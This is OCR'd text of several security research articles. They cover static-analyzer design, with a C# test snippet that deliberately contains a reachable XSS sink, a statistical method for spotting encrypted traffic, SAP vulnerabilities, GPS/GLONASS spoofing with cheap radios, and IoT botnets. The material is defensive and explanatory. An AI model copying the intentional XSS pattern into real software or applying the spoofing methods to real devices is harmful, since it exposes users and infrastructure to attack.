Say that we need to analyze the following code:

```
var argument = "harmless value";

// UnknownType — the type declared in the missing dependency
UnknownType.Property1 = parm1;
UnknownType.Property2 = UnknownType.Property1;

if (UnknownType.Property3 == "true")
{
   argument = UnknownType.Property2;
}

Response.Write(argument);
```

Here, one can easily see a reachable XSS vulnerability. But most existing static analyzers will miss it because they do not know anything about the UnknownType type. However, all that is required here from IA is to forget about static typing and go to duck typing. The semantics of interpreting such constructions must completely depend on the context of their use. Yes, the interpreter knows nothing about what UnknownType.Property1 is—a property, a field, or even a delegate (a reference to a method in C#). But since operations with it are implemented as with a variable, a member of some type, there is no reason why the interpreter should not process them in this way. And if, for example, the UnknownType.Property1() construction is encountered later in the code, nothing prevents interpreting the call for the method whose reference was previously assigned to Property1. And so on, in the best traditions of duck champion breeders.

IN SUMMARY

Of course, there are a lot of marketing bells and whistles that supposedly make one analyzer better than another—at least according to the people selling them. But what is the point of bells and whistles if the product is fundamentally unable to provide the basic functionality required? To provide such functionality, the analyzer must try to approximate the capabilities of the IA described above. Otherwise, the software assessed by the analyzer cannot be truly secure.

A few years ago, one of our clients asked us to analyze the security of a product they were developing. Before we started, they provided a code analysis report for their product, which had been generated by the market-leading SAST analyzer of that time. The report contained about two thousand entries, most of which ultimately turned out to be false positives. But even worse was what was missing. We went through the code manually and found dozens of vulnerabilities that had been missed by this gigantic report. An analyzer like that does more harm than good, because of the time spent chasing false positives and the illusion of security caused by false negatives. This incident was one of the reasons why we developed our own analyzer.


TALK IS CHEAP. SHOW ME THE CODE!

Like at the end of any self-respecting article, here is a short example of code for testing how ideal a certain analyzer is in practice. The code includes all basic cases covered by the described approach to abstract interpretation, but which are not covered by more primitive approaches. Each case is implemented as trivially as possible and with a minimum number of language instructions. This is an example for C#/ASP.Net WebForms, but it is not language-bound and can easily be translated into code in any other object-oriented programming language and for any web framework.

```
var parm1 = Request.Params["parm1"];
const string cond1 = "ZmFsc2U="; // "false" in base64 encoding
Action<string> pvo = Response.Write;

// False negative
// Analyzers that do not interpret the flow of execution on data flows of a functional type will not report a vulnerability here
pvo(parm1);

// This fragment must be removed for analyzers that require compiled code
#region

var argument = "harmless value";

UnknownType.Property1 = parm1;
UnknownType.Property2 = UnknownType.Property1;
UnknownType.Property3 = cond1;

if (UnknownType.Property3 == null)
{
   argument = UnknownType.Property2;
}

// False positive
// Analyzers that ignore uncompiled code will report a vulnerability here
Response.Write(argument);

#endregion

// False positive
// Analyzers that do not take into account the reachability conditions for execution points will report a vulnerability here
if (cond1 == null) { Response.Write(parm1); }

// False positive
// Analyzers that do not take into account the semantics of standard filtering functions will report a vulnerability here
Response.Write(WebUtility.HtmlEncode(parm1));

// False positive
// Analyzers that do not take into account the semantics of non-standard filtering functions will report a vulnerability here

// (CustomFilter.Filter implements the logic `s.Replace("<", string.Empty).Replace(">", string.Empty)`)
Response.Write(CustomFilterLibrary.CustomFilter.Filter(parm1));

if (Encoding.UTF8.GetString(Convert.FromBase64String(cond1)) == "true")
{
   // False positive
   // Analyzers that do not take into account the semantics of standard encoding functions will report a vulnerability here
   Response.Write(parm1);
}

var sum = 0;
for (var i = 0; i < 10; i++)
{
   for (var j = 0; j < 15; j++)
   {
      sum += i + j;
   }
}
if (sum != 1725)
{
   // False positive
   // Analyzers that approximate or ignore the interpretation of loops will report a vulnerability here
   Response.Write(parm1);
}

var sb = new StringBuilder();
sb.Append(cond1);
if (sb.ToString() == "true")
{
   // False positive
   // Analyzers that do not interpret the semantics of standard library types will report a vulnerability here
   Response.Write(parm1);
}
```

Analysis of this code should result in a message about a single vulnerability related to XSS in the expression `pvo(parm1)`. You can join in and compile with a ready-to-scan project here: kochetkov.github.io/uploads/IAMeter.zip.

But seeing is believing, which is why we kept ourselves honest by testing the analyzer we are developing—which happens to be named AI (Application Inspector)—against IA.



Detecting encrypted data in network traffic

Network Application Security Team

With the development of Data Leak Prevention (DLP), Intrusion Detection System (IDS), and Intrusion Prevention System (IPS) solutions, it became necessary to collect, analyze, and store not only network packet headers, but the content of traffic at OSI Level 2 and higher. Nowadays, DLP, IDS, and IPS solutions can make decisions based both on the content of network packets and tell-tale attributes typical of certain applications or protocols. These attributes are identified with the help of statistical analysis (for example, analysis of character frequency, packet length, and application-specific signatures). As such solutions have become much more powerful, statistical algorithms have been hard-pressed to keep up in speed and accuracy.


Why check network traffic for encrypted data? Reports [1, 2] indicate more than one thousand leaks of confidential information from large companies just from the end of 2015 to the middle of 2016. In 67 percent of cases, employees were at fault [1], and more than half of leaks took place via the Internet. In most cases, Trojans are the vehicle of choice for compromising sensitive or confidential data.

When data is sent without encryption, modern DLP and DPI systems can easily verify the contents and detect data leaks based on predefined signatures. Because these systems have a limited database of supported data formats and attributes, the systems are unable to verify all possible data types. As a result, modified or encrypted data can be transferred inside of an unencrypted connection. Modern DLP and DPI systems can restore TCP, SSL, SSH, and FTPS sessions, as well as decrypt and analyze secure traffic [3]. As such, the systems can index any traffic that uses a proprietary protocol or unknown context. This traffic should be subjected to additional analysis.

Let's consider the case of malware attempting to send modified/encrypted confidential data via the Internet, and a DLP system that should detect sensitive information in network traffic. The following encryption algorithms were used in our tests: AES, IDEA, TwoFish, and GOST (Russian state standard) 28147-89. The volume of data to be analyzed was limited to 1 MB.

We should consider the algorithm most often used to analyze the nature of data. Entropy is a way to quantify the uncertainty or unpredictability of data, such as the uncertainty of meeting a character from the primary alphabet. Much research has sought to determine entropy in different languages [4], probabilities of particular letters and letter combinations in regular texts [5] and for different styles [6] (business correspondence, spoken language, etc.), and for different data types [7].

We will start by finding the byte dispersion for cleartext and encrypted texts.




The preceding figure shows byte dispersion for a regular text in Russian. Bytes in cleartext are concentrated in one area; the rest are punctuation marks and other characters. The peaks correspond to character probabilities in the text. The highest peak corresponds to the Russian letter "o", confirming the hypothesis that it is the most frequent letter in the Russian language. The two other peaks of slightly lesser height correspond to the Russian letters "a" and "e" (the left and right of the two peaks, respectively). As per the frequency table for Russian letters [5], the frequencies of these letters are as follows: "a" 0.064%, "e" 0.074%, and "o" 0.096%. This is consistent with the results of our analysis.


Now let us build the same diagrams for encrypted texts (page 88). The bytes are distributed over the whole range of possible values. Over time, when large amounts of data are analyzed, the obtained statistics will show a *uniform distribution*—a distribution of random real values over the interval [a, b], with the probability density remaining constant over the entire interval. In our example, the interval within which the random values fall is [0, 255].

An entropy-based approach underlies one of the classic methods for detecting encrypted content. After obtaining statistics on byte frequency and generating a hypothesis on the nature of the transmitted data, data entropy is evaluated, which confirms or disproves the hypothesis based on the expected entropy values for different data types [7].


While entropic analysis of data allows classifying data as, for example, low-entropy (sensible or structured) or high-entropy (encrypted, archived, or binary) data, it is not possible to classify it in more detail within a specific class (encrypted vs. binary, say). For example, when analyzing network traffic, one must analyze data consisting of structured headers—which could be headers for a proprietary or unfamiliar protocol—and the actual data transmitted in the body of the packets. In this case, extraneous data will introduce slight inaccuracy to the




GOST 28147-89



AES-256



TwoFish



IDEA

resultant entropy value. This makes it important to separate headers from the packet payload with a more accurate and effective method able to reliably identify the data type.


Since byte distribution within encrypted data is (presumably) uniform, let's analyze bit distribution within cleartext and encrypted data. In particular, we will analyze the frequency ratio of 0 vs. 1 in data blocks of different lengths.

We will use the length of all data as the block size for our bit-ratio analysis.


Table 1. Ratio between 0 and 1 bits

Type	Input	AES	IDEA	GOST	TwoFish
English	0.7539	0.9997	0.9999	1.036	1
Russian	1.4927	0.9981	1	0.9973	1.0042
Binary	0.3942	0.9999	0.9998	0.9999	0.9997
JPEG	0.813	1	1.012	1.025	0.9987


Let's consider the input data. You can see that one type of bits is more common than the other. This is clear from the byte distribution shown below.




Russian text



English text




Binary file




JPEG

Then analyze 32-bit (4-byte) data blocks and consider the ratio between 0 and 1 bits in each block. The results are shown in the diagrams below.


As can be seen, the obtained patterns have nothing in common that can be used to affirmatively identify data.




Russian text



English text




Binary file




JPEG

Now let's consider the same distributions for encrypted data.


Regardless of input data and encryption algorithm, the distribution diagrams of 0 and 1 are identical and close to the normal distribution. The expected value is equal to half of the length of the given data block. The diagrams show a mean deviation of the number of 0 or 1 bits from the half of the length of the given block. Based on these results, the *skewness of distribution*—the skewness coefficient—is close or even equal to zero.




GOST 28147-89



AES-256



TwoFish



IDEA

METHOD FOR ANALYZING NETWORK TRAFFIC

Let's think of a method for detecting encrypted data based on the above results.

Here's how we could do that:

1. Retrieve data from the network traffic (at least 1 KB).
2. Split the retrieved data into blocks of equal length B (it is important to have a large number of blocks).
3. Count the number of 0 and 1 bits in each block and create an array of size B, where each element is a number of blocks with the number of 0 (or 1) bits equal to x_i.
4. The resultant distribution should comply with the normal distribution law $N(B/2, \delta^2)$.

Let's calculate the mathematical expectation $M[X]$ and third central moment μ_3 of distribution. To verify the hypothesis regarding the kind of distribution, use the following:

$$M[X] = \alpha = \frac{\sum x_i n_i}{\sum n_i} \approx B/2 \qquad (1)$$

$$\gamma = \frac{\mu_3}{\delta^3} = 0, \quad \mu_3 = \sum_{i=1}^{n} p_i (x_i - \alpha)^3 \qquad (2)$$

where p_i is the probability of x_i events.

The third central moment μ_3 is a numeric measure of the distribution's *symmetry*. If the distribution is symmetrical with respect to its expected value, then all odd-order moments (if any) equal zero.

It should be noted that (1) and (2) are *necessary* conditions. For more reliable results, *sufficient* conditions are required. For this purpose, let's prove that the resultant distribution is consistent with the normal distribution law $N(B/2, \delta^2)$. The proof is based on the Pearson's chi-squared test, which is used to test the hypothesis stating that the given sample is consistent with some theoretical distribution law.

In accordance with the test, calculate the sample mean $M[X]$ and sample variance

$$S^2 = \frac{\sum n_i (x_i - \alpha)^2}{\sum n_i - 1}. \qquad (3)$$

Then make a hypothesis H_0, where the resultant distribution is consistent with the normal law with parameters $M[X]$ and S. After that, test the hypothesis with significance level α = 0.05. Calculate theoretical frequencies

$$p_i^0 = \frac{nh}{S} \varphi\left(\frac{x_i - \alpha}{S}\right), \qquad (4)$$

h = 1 is the step between variants. The observed value of the criterion is calculated using the following equation:

$$x_{obsd}^2 = \sum_{i=1}^{n} \frac{(n_i - p_i^0)^2}{p_i^0} \qquad (5)$$

Using the table of critical values of statistical criteria, determine the critical value x_{crit}^2 with the given significance level α and degrees of freedom $l = N - 2 - 1$, where N is the number of nonzero vectors under testing. If $x_{obsd}^2 < x_{crit}^2$, then hypothesis H_0 is accepted at the given significance level α.

Hereby we have an effective, mathematically proven method for detecting encrypted data in a communication channel. One should not compare the above method with its entropic equivalent, as both methods allow detecting the presence of high-entropy data. However, while the entropy-based method can only indicate that data has high entropy, the above method can more precisely detect encrypted data by distinguishing it from unencrypted high-entropy data. Therefore, the suggested method should supplement the entropic method for performing detailed inspection of traffic when explicit identification of data type is required.

SAP VULNERABILITIES COULD BE USED FOR INDUSTRIAL ESPIONAGE

Several vulnerabilities discovered by Positive Technologies in SAP NetWeaver components allow an attacker to intercept login credentials, record keystrokes, spoof data, and perform other malicious acts as part of a system compromise. Four Cross-Site Scripting (XSS) vulnerabilities were detected in SAP Enterprise Portal Navigation (CVSSv3 score 6.1) and SAP Enterprise Portal Theme Editor (three flaws with CVSSv3 scores 5.4, 6.1, and 6.1). Another vulnerability (Directory Traversal, CVSSv3 score 5.9) allows arbitrary file upload in SAP NetWeaver Log Viewer. SAP Security notes 2369469, 2372183, 2372204, 2377626, and 2370876 describe the relevant remediation steps. The PT MaxPatrol vulnerability and compliance management solution has been certified by SAP for integration with SAP NetWeaver, reflecting its ability to find vulnerabilities in SAP products, perform inventory checks on these systems, manage updates, and analyze settings.

REFERENCES

1. Positive Research 2016 [e-Document] // Positive Technologies Analytics, 2016 ptsecurity.com/upload/corporate/ww-en/analytics/Positive-Research-2016-eng.pdf
2. Global Data Leakage Report H1 2016 [e-Document] // InfoWatch Analytical Center, 2016 infowatch.com/report2016_half
3. How to Implement and Test SSL Decryption [e-Document] // PaloAlto Live Community, 2010 live.paloaltonetworks.com/t5/Configuration-Articles/How-to-Implement-and-Test-SSL-Decryption/ta-p/59719
4. Dukhin A.A. Teoriya informatsii [Information Theory]. Moscow: Gelios ARV, 2007.
5. Dulnev G.N., Ipatov A.P., Ageev I.L. Sinergetika [Synergy] [e-Document] // St. Petersburg State University of Information Technologies, Mechanics, and Optics, Department of Computer Heat Physics and Energophysical Monitoring, Center of Energo-informational Technologies. de.ifmo.ru/bk_netra/contents.php?tutindex=13
6. Mikhailov M.N. Kak sravnit dliny iskhodnogo teksta i perevoda? [How to Compare the Length of a Source Text and Translation?] [e-Document] // University of Tampere, 2003. smolensk.ru/user/sgma/MMORPH/N-9-html/mihailov/mihailov.htm
7. Chumak O.V. Entropii i fraktaly v analize dannykh [Entropy and Fractals in Data Analysis]. Moscow/Izhevsk: Regular and Chaos Dynamics Research Center, Institute of Computer Research, 2011.

FUTURE

Don't trust your navigator: vulnerabilities in GPS and GLONASS

Telecom Security Team


GPS/GLONASS receivers are everywhere. They're present in smartphones, of course, but also in devices that don't actually move, such as industrial equipment, telemetry stations, and ATMs. This navigation hardware is used to guide automatically controlled systems, from mass transit to military drones. Global positioning systems have become so deeply incorporated in our lives that most people use them without giving a second thought to whether they can be trusted.

However, numerous examples show that satellite navigation systems are vulnerable to a number of attacks, including spoofing. Over five years ago, the Iranian military used a spoofed signal to force the landing of an American unmanned aerial vehicle (UAV).[1] And in late 2016, a number of media sources wrote about GPS/GLONASS distortions in the center of Moscow, near the Kremlin: devices were telling users that their current location was Vnukovo Airport, a difference of 17 miles (28 kilometers).[2] We decided to find out if it really takes an intelligence agency's resources to trigger such disruptions.


GLOBAL POSITIONING PRINCIPLES

While the U.S.-built GPS is the best-known global positioning system, these days it is only one of many. Competitors include the Russian GLONASS, European Galileo, Chinese BeiDou, Japanese QZSS, and Indian IRNSS, as well as the SBAS system incorporated into practically all of these systems. Together, they are called GNSS (Global Navigation Satellite Systems). Of the systems listed, only GPS and GLONASS currently provide worldwide coverage. QZSS and IRNSS function only in certain parts of the world, with no plans for full global coverage. But all of these systems are exposed to the same vulnerabilities, since they all work in a similar way and use similar satellite signal transmission technologies. We will look at these vulnerabilities by using GPS as an example.

Global positioning systems operate on the basis of satellites that transmit accurate time signals (each satellite carries an atomic clock) and their location. The structure of their transmissions is as follows:



A receiver gets signals from several satellites with different delays corresponding to the distance to each satellite. The distance to the satellites can be calculated by solving a system of equations and then, using the satellites' coordinates, it is possible to determine the receiver's location.



[1] csmonitor.com/World/Middle-East/2011/1215/Exclusive-Iran-hijacked-US-drone-says-Iranian-engineer
[2] money.cnn.com/2016/12/02/technology/kremlin-gps-signals/

$$\begin{cases} (T + D_1 - T_0) \times C = Pos(x_1, y_1, z_1) - Pos(x, y, z) \\ (T + D_2 - T_0) \times C = Pos(x_2, y_2, z_2) - Pos(x, y, z) \\ (T + D_3 - T_0) \times C = Pos(x_3, y_3, z_3) - Pos(x, y, z) \\ (T + D_4 - T_0) \times C = Pos(x_4, y_4, z_4) - Pos(x, y, z) \end{cases}$$

"when" "where"


Calculating delays on the receiver

By solving the same equations in reverse, a mischief-maker can generate a signal with any time and location coordinates of their choosing. In fact, the necessary software is publicly available, and anybody can use the source code to create an application for generating such signals.[3] Then, using a software-defined radio (SDR), the attacker sends this signal to a user's device. The user's device uses this signal, instead of the real GPS signal, to calculate the (fake, attacker-chosen) coordinates and time. It takes only USD $350 for an SDR plus a laptop to create such a "weapon of navigational destruction." This weapon can be leveraged in a number of interesting ways:

Drone control. Civilian drones contain software restrictions that prevent them from operating over no-fly zones, such as airports and stadiums. But if we spoof the signal, we can make the drone think that it is in a no-fly zone (like Vnukovo Airport in Moscow) even when it actually isn't—so the drone will stop flying and make a landing. The GPS distortions around the Kremlin can presumably be explained by such anti-drone protection.

Space distortion. In one of our experiments, we performed GPS spoofing for a few days. After that, Google indexed the Wi-Fi access points and the mobile operator base stations around us. As a result, Google now says that our Moscow office is in the Chinatown district, a difference of over 4 miles (7 kilometers).

These attacks don't require nation-state resources—or nation-state ambitions, for that matter. In 2016, these attacks caught on due to the augmented-reality game Pokémon Go. Tutorials on the Internet explained how to distort maps through GPS spoofing and catch all the Pokémon without leaving home.[4]



Time machine. Our time-altering experiments bore more surprising results. When we turn the clock a year back, Apple devices unconditionally and without telling the users changed their time to match our GPS signal. As a result, smartphones lost their call history, SSL certificates became invalid, and many websites (as well as email) stopped working. A smartwatch worth over $500 lost its wits and had to be taken for servicing after it set itself to a time from the previous year under the influence of GPS. Incidentally, it is possible to alter time in both directions: in addition to hurtling backward, we can zoom forward into the future, which also causes interesting failures.

[3] github.com/osqzss/gps-sdr-sim

[4] insinuator.net/2016/07/gotta-catch-em-all-worldwide-or-how-to-spoof-gps-to-cheat-at-pokemon-go/

These attacks can do more than just inconvenience for casual gadget users. For example, some traffic infraction detection systems use speed cameras that calculate the average speed of vehicles by measuring the time taken to travel a particular distance. GPS is used to synchronize the timing between two camera units and to calculate the distance between them. So it's child's play to break this system with our "time machine."

Faking satellite signals is an even bigger hazard in the context of industrial synchronization systems, which are widely used in the power sector and mining. For example, GPS-based time synchronization is essential for metering electrical energy and routing power to where it is needed most. Fooling the time synchronization system for only a few seconds could result in megawatts of energy going uncounted.

HOW CAN WE STAY SAFE?

To protect against such attacks we recommend using a combination of GPS/GLONASS/Galileo/BeiDou receivers, supplemented by backup time sources (such as NTP) and non-satellite navigation systems (such as the known locations of cell phone base stations and Wi-Fi access points) to double-check satellite navigation readings. As for ordinary travelers, don't be afraid to go back to basics, with paper maps, road signs, and chatty locals.

How to leave an IoT hacker moneyless

Attack Detection Team

As breathlessly reported by the media in the past year, criminals have turned their full attention to the Internet of Things. Botnet attacks consisting of hundreds of thousands of IoT devices have become an everyday reality. Gartner projects that the number of IoT devices will increase to over 20 billion by 2020,[1] which means there will be plenty of devices to attack. In this article, we will give pointers for improving the security of IoT devices at each stage of their lifecycle—from development to deployment and updating.

Birth of a menace: Mirai

The original version of the Mirai Trojan scanned the Internet for open Telnet ports secured with easy-to-guess dictionary passwords or default accounts. A subsequent version of this botnet exploited both password brute-force cracking and firmware vulnerabilities. By the end of 2016, the largest Mirai-based botnet consisted mainly of IP cameras, routers, and recording devices—over 400,000 gadgets in total.[2] In the fall of 2016 this botnet generated the strongest-ever DDoS attacks, targeting the website of information security journalist Brian Krebs (152,000 IP cameras, routers, and recording devices powering a DDoS attack equaling 620 Gbps) and on European Internet provider OVH (145,607 DVRs with output hitting a record 1 Tbps). A month later, Twitter, Reddit, PayPal, GitHub, and other prominent websites were attacked with the help of Mirai. In November, around 900,000 home routers of German telecom provider Deutsche Telekom broke down[3] due to an attempt to build a Mirai botnet: the routers had a vulnerability that allowed them to be infected by malware. Finally, in February 2017, a Windows-compatible version of Mirai was detected.[4]

These attacks showed that users are generally unable to secure their IoT devices in the way they are accustomed to protecting their traditional PCs. Laptops and desktops are normally equipped with various protection mechanisms (such as antivirus software and firewalls), and the process of downloading security updates is intuitive and/or entirely automated. The problem with routers, webcams, and other IoT devices is that automated attacks using scanners or specially designed search engines, such as Shodan.io, can quickly find thousands of vulnerable Internet-connected devices. In most cases, there is no visual interface from which the user can analyze the performance of the IoT device, configure security settings, or update the software. Vendors are reluctant to tell users about security issues, advertising easy access to the Internet "right out of the box" instead.

